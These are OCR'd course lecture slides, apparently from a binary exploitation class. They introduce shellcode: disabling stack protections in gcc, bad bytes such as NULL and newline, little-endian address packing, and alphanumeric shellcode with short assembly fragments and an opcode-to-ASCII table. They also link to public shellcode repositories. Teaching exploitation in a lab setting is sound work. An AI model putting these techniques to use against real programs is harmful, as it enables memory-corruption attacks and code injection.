
- gcc
  - -z execstack
  - -fno-stack-protector

- This is classical exploitation - it's not as easy to simply inject and execute shellcode anymore
  - but you must walk before you can run



Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Injecting Shellcode
7. Additional Notes




Function Constraints

- `fgets()` reads stdin until input length, `scanf()` and `gets()` read until terminating character
  - rare to see gets or 'insecure' functions used nowadays

- `\x00` (NULL) byte stops most string functions
  - `strcpy()`, `strlen()`, `strcat()`, `strcmp()` ...

- `\x0A` (newline) byte causes gets(), fgets() to stop reading
  - But not NULLs!



Little Endian


In memory, stuff is going in backwards

String Input: “\x41\x42\x43\x44” (ABCD)

On the Stack: “\x44\x43\x42\x41” (DCBA)

Target Address in Python:

```
pack ( ‘<I’, 0xDDEEFFGG)
```



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



Alphanumeric Shellcode

Scenario:

Sometimes a program accepts only ASCII characters…
so you need alphanumeric shellcode!

Functions such as `isalnum()` from `ctype.h` are used to check if strings are alphanumeric

- alphanumeric shellcode generally balloons in size
- sometimes constricts functionality



Alphanumeric Shellcode

zeros out eax
⇒ `"\x25\x4A\x4F\x4E\x45\x25\x35\x30\x31\x3A"`

```
and eax, 0x454e4f4a
and eax, 0x3a313035
```

moves eax into esp
⇒ `"\x50\x5C"`

```
push   eax
pop    esp
```

Can generally do what you need to, but it's trickier and takes more bytes

OP Code	*Hex*	*ASCII*
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

Reduce, Reuse, Recycle

http://shell-storm.org/

http://www.exploit-db.com/shellcode/

Upcoming

Project #1 will be on the Warzone soon

LAB 3 IS ON TUESDAY!